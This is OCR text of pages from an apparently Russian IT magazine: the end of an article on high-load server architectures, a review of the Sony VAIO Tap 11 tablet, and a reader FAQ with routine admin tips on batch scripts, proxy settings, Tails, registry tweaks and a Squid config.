
ТРАФИК

В следующую категорию можно отнести проекты с большой нагрузкой не столько на количество запросов, сколько на объем данных, запрашиваемый по каждому из запросов. Наиболее очевидным примером такого рода проектов являются различные видеосервисы. Количество пресловутых rps'ов здесь тоже играет роль, но уже не в таком чистом виде, как в случае с рекламными сетями. Главная проблема таких проектов в том, что каждый клиент запрашивает достаточно большой объем данных. А это создает нагрузку и на сетевые каналы, и на дисковую подсистему файловых хранилищ.

Естественно, при сколько-нибудь большой нагрузке (а 6–8 Мбит на клиента при просмотре видео в 720p — это всего ~130–150 человек на гигабитный канал) об одном сервере и речи не идет. Обычно в таких случаях это несколько групп серверов, распределенных географически для диверсификации рисков отказа. Данные внутри каждой группы синхронизируются по кольцу, так же как и между этими группами. Для синхронизации мы обычно используем lsyncd/rsync. Запросы к видеохранилищам также балансируются на уровне DNS. При выходе из строя одного или нескольких серверов просто выключаем их из DNS и из кольца синхронизации.


Узкие места:

1. Пропускная способность сети. При повышении нагрузки на тяжелых трафиковых сервисах в первую очередь, конечно, начинает не хватать ширины канала до сервера. Карточка на 100 Мбит заменяется на гигабитную. Потом добавляется еще одна. Заморочки с агрегированием каналов. Но в целом проблема вполне решаема.
2. Производительность дисков. Даже при полной нагрузке гигабитного канала производительности нормальных SATA-дисков должно хватать. Если же идти на более серьезное повышение скорости доступа к серверу, то тогда стоит задуматься о покупке SAS-дисков на 10к оборотов и складывании их в 10-й рейд.
3. Трафик. Естественно, если ты собираешься держать трафиковый проект, то стоит выбирать хостера, который наиболее лояльно относится к большим объемам данных, передаваемых твоими серверами.



```
[root@ads_large ~]# cat /etc/sysctl.conf |grep -vE '^($|\#)'
net.ipv4.ip_forward = 0
net.ipv4.conf.default.rp_filter = 1
net.core.rmem_max = 16777216
net.core.rmem_default = 16777216
net.core.netdev_max_backlog = 262144
net.core.somaxconn = 262144
net.ipv4.tcp_fin_timeout = 1
net.ipv4.tcp_tw_recycle = 1
net.ipv4.conf.default.accept_source_route = 0
kernel.sysrq = 0
kernel.core_uses_pid = 1
net.ipv4.tcp_syncookies = 1
kernel.msgmnb = 65536
kernel.msgmax = 65536
kernel.shmmax = 68719476736
kernel.shmall = 4294967296
vm.swappiness = 0
net.ipv4.tcp_tw_reuse=1
net.ipv4.tcp_fin_timeout=1
net.ipv4.tcp_tw_recycle=1
[root@ads_large ~]#
```

↙ **Легкий тюнинг ядра**



↘ **Распределение файлов по видеосерверам**

ЛОГИКА

Вот тут уже начинается кое-что поинтереснее. И как ни странно, в качестве примера данной категории я буду приводить интернет-магазин. Предположим, у нас есть интернет-магазин алкоголя на, к примеру, 30 тысяч позиций. Действительно много алкоголя — разных годов производства, разных марок, из разных регионов мира, по различной цене. Как искать по такой базе конкретные вещи?

Можно, конечно, составить запрос на полтора десятка условий. Но и выполняться он будет на среднем железе за не очень приемлемое время. И хорошо, если оно будет измеряться десятками секунд, а не минутами. Что в таком случае делать? Можно завести парк серверов, разделить данные логически по разным базам, для каждой сделать шардинг. Но что делать, если не хочется выкладывать кругленькую сумму за парк серверов? Можно вопрос решить интереснее. Собираем все данные в одну большую временную таблицу:

```
ID алкоголя | вино | шампанское | виски | ... |
цена от 1000 до 2000 | цена от 2000 до 3000 | ... |
страна Франция | страна Германия и так далее
```

В общем, что-то около двух десятков параметров. Каждый параметр для любого товара равен либо 0, либо 1. В итоге получаем маску из двадцати бит (например, 00000110000010000011), указывающую на конкретный товар. И вот уже эти маски отдельным сервисом собираются в отдельную таблицу. Когда приходит клиент и на сайте задает параметры поиска товара, то на выходе получается точно такая же маска. И уже она отправляется сервису-агрегатору и там побитово сравнивается со всеми имеющимися данными. Найденные результаты выдаются пользователю. Такой подход позволяет существенно сократить затраты на серверную инфраструктуру проекта.

Узким местом в данном случае будет переиндексация данных. На очень больших объемах данных может занимать продолжительное время, при этом создавая достаточную дополнительную нагрузку. Можно решить проблему выделением отдельного небольшого сервера, на который бы реплицировалась база данных для периодической переиндексации без влияния на сервер в продакшене.

СМЕШАННЫЙ ХАЙЛОАД

Напоследок стоит отметить проекты, которые сложно отнести в какую-то одну конкретную категорию. Часто бывает так, что и на бэкенде вычисления происходят не самые простые, и запросов много, и нагрузка не всегда равномерная. К примеру, есть у нас на поддержке один социально-популярный развлекательный проект. Суть проекта заключается в том, что пользователь загружает две фотографии — мужскую и женскую, а сервис на основе полученных данных генерирует фотографию потенциального ребенка этих «родителей». Хочешь узнать, какая чудесная дочурка получилась бы у тебя с Джей Ло, — тебе сюда :).

Основные характеристики сервиса — он достаточно популярный, можно сказать «вирусный», показывает изрядное количество rps. Но при этом под капотом находится не просто отдача баннеров из базы, а живой анализ лиц и генерация из них нового, «усредненного», по совокупным данных обоих «родителей». Вирусный характер сервиса также добавляет еще кое-какой специфики: нагрузка на систему неравномерна, регулярно скачет (однажды сайтом воспользовалась одна популярная бразильская модель и написала об этом в своем блоге — мы словили бразиллион нового народа, изрядно попотели и именно тогда придумали новую, текущую схему работы).

Структура проекта выглядит так: сервер переднего плана с веб-частью, сервер с базой данных, отдельное хранилище для загруженных и сгенерированных фотографий, сервис очередей и пучок серверов-обработчиков. Пользователь загружает фотографии на хранилище, скрипты отправляют запрос на «генерацию ребенка» к сервису очередей. Сервис очередей смотрит, насколько сильно загружена очередь генерации. Если ее почти нет, то новая задача просто добавляется в очередь. Если же нагрузка выше определенного предела и обработка задач начинает тормозить, то этот сервис просто идет и… покупает еще один инстанс для генерации фото :). Когда нагрузка падает, тот же сервис просто удаляет лишние инстансы, чтобы не тратить лишние деньги за простой ненужных ресурсов. Таким образом решается проблема внезапной посещаемости и перерасхода бюджета.

Узкое место здесь — это сервис очередей. Перед запуском в продакшен любую сложную систему, работающую с финансами, нужно тщательнейшим образом проверять. А после запуска — мониторить все основные показатели. У нас он однажды обезумел (был какой-то глюк с API) и начал заказывать новые серверы-обработчики безостановочно. К счастью, успели быстро заметить и пресечь :).







Схема работы сервиса «генерации детей»





Amazon WebServices API

ЗАКЛЮЧЕНИЕ


Как можно заметить, хайлоад — это не всегда куча серверов и миллионы одновременных подключений. Хайлоад — это еще и умение обуздать большие нагрузки, оптимизировать потребление ресурсов и удержать серверную инфраструктуру от неоправданного разрастания. Так что, %username%, если у тебя на сервере всего 10 rps, но при этом они делают что-то большее, чем отдача картинок или форумных страничек, то это уже кое-что серьезное :). Если у тебя появится желание рассказать о еще каких-то проектах, которые интересно подходят к вопросу высоких нагрузок, не стесняйся, пиши на мыло dchumak@itsumma.ru. Успехов! ☐

ТОНКИЙ ПЛАНШЕТ С ПРОИЗВОДИТЕЛЬНОСТЬЮ ПК

Обзор нового гибрида Sony VAIO Tap 11

До недавнего времени мобильные компьютеры делились на два «лагеря»: есть легкие, но маломощные планшеты, а есть большие и мощные ноутбуки. VAIO Tap 11 — попытка найти компромисс, сделав планшет с мощной ноутбучной начинкой, отсоединяемой клавиатурой и стилусом. Достаточно ли этого для того, чтобы заменить ноутбук?





Артём Костенко
Izbranniy@mail.ru

ВНЕШНИЙ ВИД

Линейка мобильных устройств Xperia получила множество наград за стильный дизайн, поэтому специалисты Sony решили не выдумывать велосипед заново, а просто немного адаптировали внешний вид под новую ось. В итоге планшет получил угловатый корпус с острыми гранями.

Всю переднюю панель покрывает устойчивое к царапинам стекло, и лишь кнопка Windows снизу да магнитный контакт клавиатуры остаются открытыми. Боковые поверхности выполнены из поликарбоната со вставками из алюминия. Именно на них выведены все разъемы и остальные органы управления. На левой грани расположен порт для зарядки (она здесь уникальная и не подойдет даже от других устройств VAIO). Штекер не вставляется глубоко в корпус, а примагничивается, поэтому если кто-то заденет за провод, пока компьютер заряжается, то он просто вылетит из гнезда, оставив планшет в сохранности.

Задняя поверхность закрыта матовым белым пластиком, который не собирает царапины и отпечатки пальцев, но хорошо притягивает грязь. Здесь же расположилось и очень удобное решение: откидная ножка-подставка, позволяющая повернуть планшет под любым удобным углом зрения (только на твердой поверхности).

В коробке с гаджетом можно обнаружить очень тонкую (3,5 мм) и довольно легкую (294 г) Bluetooth-клавиатуру. Рабочая поверхность выполнена из пластика, а вот оборотная сторона представляет собой алюминиевую пластину. На рабочей поверхности расположен TouchPad с поддержкой жестов и длинная кликабельная с двух сторон клавиша, имитирующая нажатие кнопок мыши. Есть тут и переключатель, позволяющий отключить всю клавиатуру или только TouchPad. Ход клавиш, как и следовало ожидать, минимален, что не слишком удобно. Снизу есть маленькие резиновые ножки, но они неспособны удержать клавиатуру на одном месте, поэтому при наборе текста она может ездить по столу.

Благодаря специальным магнитным разъемам клавиатура «пристегивается», заряжаясь от планшета и предохраняя от повреждений экран во время транспортировки: из-за того, что клавиши расположены в небольшом углублении, экран они не царапают. Тем не менее если не положить конструкцию в чехол, то при переноске аксессуар обязательно «отстегнется». Вместе планшет и клавиатура отлично дополняют друг друга как по функциональности, так и по дизайну. В том, что клавиатура не присоединяется жестко к экрану, есть как свои плюсы, так и минусы. Данная конструкция позволяет использовать Tap 11 на любом удалении от себя, например,





ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Windows 8 / 8.1 / 8.1 Pro
Процессор: Pentium 3560Y, 2 ядра 1,20 ГГц / Core i5, 2 ядра (HT), 1,50 ГГц
Оперативная память: 4 Гб
Постоянная память: 128 Гб + microSD
Графика: Intel GMA HD / HD 4200
Экран: IPS 11,6", 1920 × 1080, Triluminos
Интерфейсы: 3G, Wi-Fi 802.11b/g/n, Bluetooth 4.0, 3G, NFC, ИК-порт, microUSB, 3,5 мм мини-джек, microHDMI, USB 3.0, порт зарядки, GPS
Камера: 8 Мп, видео 1080p / 0,95 Мп
Аккумулятор: несъемный, 30 Вт · ч
Размеры: 304,6 × 10,5 (14) × 188 мм
Масса: 790 г + 294 г
Дополнительно: Bluetooth-клавиатура и стилус в комплекте
Цена: от 44 990 рублей

Рис. 1. Задняя поверхность закрыта матовым белым пластиком

Рис. 2. Сзади есть откидная ножка-подставка, позволяющая расположить планшет под любым удобным углом зрения

Рис. 3. У планшета есть порт USB 3.0 и microHDMI

Рис. 4. Клавиша включения перекочевала из серии Xperia











Рис. 5, 6. **Планшет оснащен Bluetooth-клавиатурой и стилусом**

экран можно расположить на столе, а клавиатуру на коленях либо вообще не брать ее с собой, пользуясь устройством как планшетом. С другой стороны, если нет жесткой опорной поверхности, работать с Tap 11 в режиме ноутбука получится едва ли. Клавиатура подзаряжается от планшета только в закрытом состоянии, поэтому пользоваться во время ее подзарядки не получится ни гаджетом, ни ей самой. К тому же в комплекте с аксессуаром устройство Sony теряет свои конкурентные преимущества в толщине и весе перед ультрабуками: в сборе гаджет будет весить уже более килограмма и иметь толщину 14 мм.

В комплекте к Tap 11 идет еще одно средство ввода — стилус, выполненный в виде металлической ручки, который очень удобно лежит в руке. Внутри него расположилась батарейка типа AAAA, а на поверхности имеются две функциональные клавиши: одна моделирует нажатие правой кнопки мыши, вторая переключает режимы, например кисть — ластик. Экран реагирует на перо, которое находится на расстоянии до 15 мм от поверхности, подсвечивает и разворачивает список при наведении на соответствующий элемент. При помощи специального крепления перо легко цепляется к планшету сбоку.

Это самый тонкий планшет на Windows, несмотря на то что внутри спрятан полноценный ноутбук. Его толщина всего 10,5 мм, а небольшой, для данной диагонали экрана, вес в 790 г не обременит руки — планшетом удобно пользоваться на весу.

ЭКРАН

Планшет оснащен 11,6-дюймовым дисплеем с IPS-матрицей с разрешением 1920 × 1080 точек (190 dpi). Претензий к четкости изображения нет, отдельные пиксели не видны. Углы обзора максимальны, изображение практически не выцветает при отклонении от вертикали. Контрастность 835 : 1, максимальная яркость 385 кд/м^2, есть автоматическая подстройка под окружающие условия, а специальная утилита поможет выбрать один из нескольких ее режимов. Подсветка равномерная, нет пересветов. К сожалению, антибликовый фильтр не слишком хорошо справляется со своей задачей, поэтому экран будет терять читаемость под прямыми лучами. А вот олеофобное покрытие хорошее — отпечатков на дисплее остается мало. Технология Triluminos обеспечивает более широкий цветовой охват по сравнению с конкурентами, картинка получается насыщенная и реалистичная. Кроме того, улучшать картинку призван специальный процессор X-Reality. Мультитач у экрана довольно точный, поэтому работать комфортно даже с мелкими элементами оконного интерфейса, поддерживается до десяти одновременных касаний. При работе со стилусом контролируется степень нажатия на поверхность. Экран способен удовлетворить потребности не только рядовых пользователей, но даже дизайнеров или фотографов, чего, впрочем, и следовало ожидать от этого производителя.

КАМЕРА

В отличие от ноутбуков в VAIO Tap 11 присутствует качественная камера, расположенная на задней крышке устройства, доставшаяся ему в наследство от серии Xperia: 8-мегапиксельный модуль с технологией Exmor RS и автофокусом, обеспечивающий хорошее качество фото. Но если оптика не подкачала, то программное обеспечение не слишком дружит с камерой. Windows 8 очень неторопливо отзывается на желание владельца фотографировать. На запуск приложения камеры уходит от 3 до 5 с, еще секунду она «думает» перед каждым снимком, а настройки весьма скудны: нельзя задать выдержку или изменить ISO. Опечаливает также отсутствие вспышки. Видео пишется в разрешении Full HD с частотой 30 кадров в секунду. Качество видео- и аудиоряда находится на высоком уровне. Фронтальная камера здесь не блещет характеристиками: всего 0,92 Мп, чего зачастую не хватает для качественной видеосвязи, особенно в плохо освещенных помещениях.

АППАРАТНАЯ НАЧИНКА

Как уже отмечалось, по своим характеристикам Sony Tap 11 больше похож на современный ноутбук, чем на планшет. Сердцем устройства является двухъядерный процессор Intel: Pentium 3560Y 1,2 ГГц или Core i5 4210Y 1,5 ГГц с возможностью разгона до 1,9 ГГц и поддержкой технологии Hyper-threading (тестировался первый вариант) со встроенной графикой Intel GMA HD и HD 4200 соответственно. Оперативки тут 4 Гб (DDR3L SDRAM), к сожалению, без возможности увеличения (все-таки форм-фактор планшета накладывает свои ограни-

ПЛАНШЕТ НЕ ПРЕДНАЗНАЧЕН ДЛЯ СЕРЬЕЗНОГО ГЕЙМИНГА: БЕЗ ПРОБЛЕМ ИГРАТЬ ПОЛУЧИТСЯ В ИГРЫ ПЯТИЛЕТНЕЙ ДАВНОСТИ, А ВОТ ПОСЛЕДНИЕ РЕЛИЗЫ ЛИБО ВООБЩЕ НЕ ЗАПУСКАЮТСЯ, ЛИБО НАБЛЮДАЮТСЯ «ТОРМОЗА»

6



чения). SSD в нашем семпле был на 128 Гб, что довольно мало для ноутбука, поскольку ОС и установленные по умолчанию программы занимают примерно половину этого пространства. Существуют варианты с твердотельным накопителем на 256 и 512 Гб, но в России они официально не продаются. Немного спасает ситуацию наличие слота под microSD, который позволяет увеличить постоянную память еще на 64 Гб.

Интерфейс системы работает плавно без притормаживаний, это же относится и к проигрыванию Full HD видео. Стоит отметить, что планшет не предназначен для серьезного гейминга: без проблем играть получится в игры пятилетней давности, а вот последние релизы либо вообще не запускаются, либо наблюдаются «тормоза» и отсутствие части графики. Но есть и приятные исключения: Diablo 3 запустился без каких-либо проблем. Для офисных же задач производительности устройства более чем достаточно. Благодаря качественной системе активного охлаждения корпус планшета практически не нагревается даже во время стрессовых нагрузок. С другой стороны, уровень шума весьма комфортен и не превышает 35 дБ.

АВТОНОМНАЯ РАБОТА

Погоня за наименьшей толщиной не сказалась положительно на автономности VAIO Tap 11. Внутри гаджета установлена батарея емкостью 30 Вт • ч, чего достаточно для примерно семи часов работы при средних нагрузках. Версия же с процессором Core i5 работает всего пять часов. Если же нагрузить процессор какой-нибудь современной игрой, то заряда аккумулятора хватит на вдвое меньшее время. При этом стоит отметить, что в режиме ожидания планшет практически не потребляет энергии: за неделю нахождения в данном состоянии аккумулятор потерял не более 10%.

ВЫВОД

Компания Sony сделала довольно рискованную попытку соединить в одно устройство мобильность планшета и производительность ноутбука и, на мой взгляд, не прогадала. Начинки гаджета хватит, чтобы полностью заменить персональный компьютер среднего ценового диапазона. По сути, Sony изобрела новый тип устройств, которые скоро начнут набирать широкую популярность. Кроме того, производитель оснастил свое творение хорошими динамиками, камерой, 3G-интернетом, инфракрасным портом и удобной откидной ножкой-подставкой. Приятным дополнением также служат клавиатура и стилус, идущие в комплекте. До выпуска данной новинки все гибриды на Windows были чересчур громоздки, чтобы удобно пользоваться ими в качестве планшета. Именно Tap 11 стал первым устройством, которое раскрывает весь потенциал «двуликой» Windows 8.

Единственным конкурентом VAIO Tap 11 можно считать Microsoft Surface 2 Pro, который, однако, при меньшей диагонали экрана не столь мобилен, как гаджет Sony. Тем не менее если сравнивать устройство с планшетами на Android, то в вопросе мобильности последние ушли далеко вперед, а вместе с клавиатурой Tap 11 весит не меньше, чем 11-дюймовый ультрабук. К тому же из-за ее конструкции работать с клавиатурой не столь удобно, как это происходит на лэптопах. С другой же стороны, здесь клавиатуру всегда можно оставить дома, а вот с ультрабуками такой фокус уже не получится. Еще среди минусов можно отметить небольшой (для компьютера) объем SSD и высокую цену, которая начинается от 45 000 рублей за самую бюджетную версию. ⌶


РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

PCMark 7: 2983 points
3DMark 11: 296 points
3DMark. Ice Storm Unlimited (total): 15 700 points
3DMark. Ice Storm Unlimited (graphics): 21 219 points
3DMark. Ice Storm Unlimited (physics): 8219 points
Crystal Disk Mark (запись): 159 points
Crystal Disk Mark (чтение): 505 points
Cinebench: 1,36 points
Sandra Lite 2013: 19,7 points
AIDA64 Cache & Memory Bench (чтение): 17 325
AIDA64 Cache & Memory Bench (запись): 18 721
Powermark: 239/312 min





FAQ



Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Появилась необходимость набросать батник для автоматизированной чистки старых файлов. С удалением никаких проблем, но вот как через бат-скрипт можно узнать количество файлов в директории?

A Для этого тебе нужно добавить в свой батник следующие команды:

```
@Echo Off
Set Cnt=0
For %%I In (*) Do Set /A Cnt += 1
Echo %Cnt%
```

Как видишь, здесь все довольно просто и элегантно. Думаю, вопросов по синтаксису возникнуть не должно.

Q Нужно пустить трафик пользователя через прокси. Различные браузерные плагины не катят, так как пользователь далек от компьютеров. И постоянно забывает включить плагин. Слышал, что у линукс можно настроить системный прокси, как бы это сделать? Ах да, стоит Ubuntu.

A Да, ты совершенно прав. Если прописать настройки в системном прокси, больше никаких телодвижений с плагинами не потребуется. Для этого нужно отредактировать файл environment. Он лежит по адресу

```
sudo nano /etc/environment
```

Прописываем в нем следующие строки:

```
http_proxy=↵
  http://myproxy.server.com:8080/
https_proxy=↵
  http://myproxy.server.com:8080/
ftp_proxy=↵
  http://myproxy.server.com:8080/
no_proxy=↵
  "localhost,127.0.0.1,localaddress,↵
  .localdomain.com"
HTTP_PROXY=↵
  http://myproxy.server.com:8080/
HTTPS_PROXY=↵
  http://myproxy.server.com:8080/
FTP_PROXY=↵
  http://myproxy.server.com:8080/
NO_PROXY=↵
  "localhost,127.0.0.1,localaddress,↵
  .localdomain.com"
```

Здесь все просто: указываем протокол и какой прокси используем, то есть для HTTP используется прокси http://myproxy.server.com с портов 8080. Для остальных по аналогии. В двух вариантах (с капсом и без) указано не просто так — бывают глюки. Так что удалять не рекомендую. После сохранения файла весь трафик будет идти через системный прокси. Кстати, пользователь об этом может даже не догадываться, что является большим плюсом.

Q У меня нет личного компьютера, и приходится постоянно работать на чужих — в институте, общаге или на компе знакомых. Все данные таскаю на флешке, но понимаю, что это совершенно не секьюрно. Да и не очень приятно оставлять после себя кучи мегабайт личного трафика. Подскажи какой-нибудь дистрибутив для анонимности в сети, чтобы его было удобно таскать с собой и чтобы не было никаких следов на чужих компьютерах.

A Порекомендую дистрибутив Tails (tails.boum.org). Одна из его фишек — конфигурация системы Tails не требует использования жесткого диска компьютера и области подкачки. Единственная область, используемая системой Tails, — это оперативная память RAM, которая автоматически очищается при выключении компьютера. Также в дистре ты найдешь:

- Tor (куда же без него) и, конечно же, графический интерфейс Vidalia для поиска в сети, а также его компонент Torbutton для защиты от вредоносных кодов JavaScript;
- I2P (децентрализованная и динамичная сеть, позволяющая производить поиск и общаться с обеспечением безопасности и полной анонимности);
- HTTPS Everywhere, расширение, которое усиливает браузер для доступа к наиболее известным веб-сайтам только с помощью протокола HTTPS (обеспечивая, таким образом, безопасность в результате кодировки);
- модуль Pidgin, сконфигурированный предварительно с модулем OTR (Off-the-Record);
- GnuPG, свободная версия PGP, наиболее распространенная программа, отличающаяся тем, что обеспечивает кодировку email и файлов, позволяет также «подписывать» электронные сообщения и, следовательно, аутентифицировать, таким образом предотвращая всякое незаконное присвоение чужого имени;
- TrueCrypt, о котором не слышал только совсем ленивый;
- PWGen, генератор надежных паролей;
- Florence, виртуальную клавиатуру, позволяющую вводить свои пароли, кликая на ячейках мышью (или нажимая на сенсорную панель);
- MAT для обеспечения анонимности метаданных, содержащихся в файлах (даты создания и модификации, координат GPS, личных данных пользователя компьютера или фотокамеры).

Q Остался у меня на работе старичок, вин2003. И все бы ничего, но на него сыпятся бэкапы с более мощных серверов.

УЛУЧШАЕМ ЗАЩИТУ АНДРОИДА

Хочу поднять уровень защиты на своем андроид-девайсе. На нем стоит несколько акков от почт, включая гугл, естественно. Плюс различные социальные сети, веб-мани и киви-кошельки. Не говоря о различных заметках и другой конфиденциальной информации, которую не хотелось бы подарить в чужие руки. Какие средства защиты можешь посоветовать (локеры и прочее)?

1 Первое, что приходит на ум, — это использование графического ключа. Правда, тут есть интересный нюанс. Хотя сейчас для защиты дисплея применяются разные материалы, многие дополнительно используют защитные пленки. А как ты уже, наверное, понял, на этих пленках остаются следы. Поэтому угадать, какой ты там ввел ключ, займет от силы минут 15 с перерывами. Можно, конечно, каждый раз протирать экран, но станет ли это привычкой?

2 В качестве альтернативы можно воспользоваться жестовой блокировкой, к примеру приложением Picture Password Lockscreen (bit.ly/1nP5sB3). Принцип такой: устанавливаешь какую-нибудь картинку, на которой нужно задать последовательность действий. Это могут быть как тапы, так и свайпы. Нужно будет дотронуться до экрана в конкретном месте на картинке и сделать определенный жест по экрану. Такой способ более надежен. Главное — не забыть установить проверочный пин-код. Иначе придется делать хард ресет.

Частенько файлы имеют размер свыше 150 гигов. А с этого сервера они еще и перемещаются на внешние носители. При копировании столь больших файлов постоянно появляется сообщение об ошибке: Insufficient system resources exist to complete the requested service. Причем может появиться, а может и нет. Об этом узнаю только в районе 90–95% скопированного файла. Очень раздражает. Как с этой багой бороться?

A Для этого нужно заглянуть под капот системы, то есть в реестр. Открываем regedit и в нем начинаем менять записи. Сначала заходим в

```
HKEY_LOCAL_MACHINE\System\↵
CurrentControlSet\Control\↵
Session Manager\Memory Management
```

Здесь нужно создать запись с именем

```
PoolUsageMaximum, тип: REG_DWORD, ↵
значение: 60 в десятичной системе ↵
исчисления
```

Затем создаем запись с именем:

```
PagedPoolSize, тип: REG_DWORD, ↵
значение: 0xFFFFFFFF ↵
в шестнадцатеричной системе исчисления
```

Теперь идем в

```
HKEY_LOCAL_MACHINE\SYSTEM\↵
CurrentControlSet\Services\↵
LanmanServer\Parameters
```

и создаем там запись с именем:

```
IRPStackSize, тип: REG_DWORD, значение: ↵
50 в десятичной системе исчисления
```

После этого перезагружаемся, и можно спокойно ворочать терабайтами.

Q **Постоянно пропадает звук в скайпе — стоит только установить конференцию, как он отваливается. Стоит Mint 16. Как это лечить?**

A Увы — на Mint 16 есть определенные косяки со скайпом. В качестве костыля могу предложить поставить следующий пакет:

```
sudo apt-get install ↵
libasound2-plugins:i386
```

На пяти боевых машинах с такой же проблемой помогло, надеюсь, поможет и тебе. В особо тяжелом случае можно попробовать поставить пакет

```
sudo apt-get install pavucontrol
```

Затем перейти в настройки Input device, открыть замок, для того чтобы left и right двигались не синхронно, и выставить right в 0. В настройках Skype снять галку с Allow skype to adjust mixer levels. Также советую ознакомиться со статьей bit.ly/1goRW7s, особенно обрати внимание на раздел, посвященный Skype.

Полезный хинт

ПРОКСИ-СЕРВЕР



Нужно поднять прокси-сервер с минимальными плясками. Поднимать нужно на Debian, чем меньше будет конфиг, тем лучше. Что можешь порекомендовать?

A Для этих целей предлагаю использовать Squid (squid-cache.org). Squid — это высокопроизводительный кеширующий прокси-сервер для веб-клиентов, поддерживающий FTP, Gopher и HTTP объекты данных. В отличие от других подобных программных решений Squid обслуживает все запросы как один неблокируемый процесс ввода/вывода. Также Squid сохраняет индекс данных и особо часто используемые объекты в ОЗУ, кеширует запросы DNS, поддерживает неблокируемые запросы DNS и негативное кеширование неудачных запросов. Присутствует поддержка SSL, есть гибкий контроль доступа и полное журналирование запросов. Думаю, хватит теории, подходим к самому интересному — к конфигу. Результат будет иметь вид:

```
acl users src 1.1.1.1
acl all src all
http_port 2.2.2.2:8123
http_access allow users
http_access deny all
```

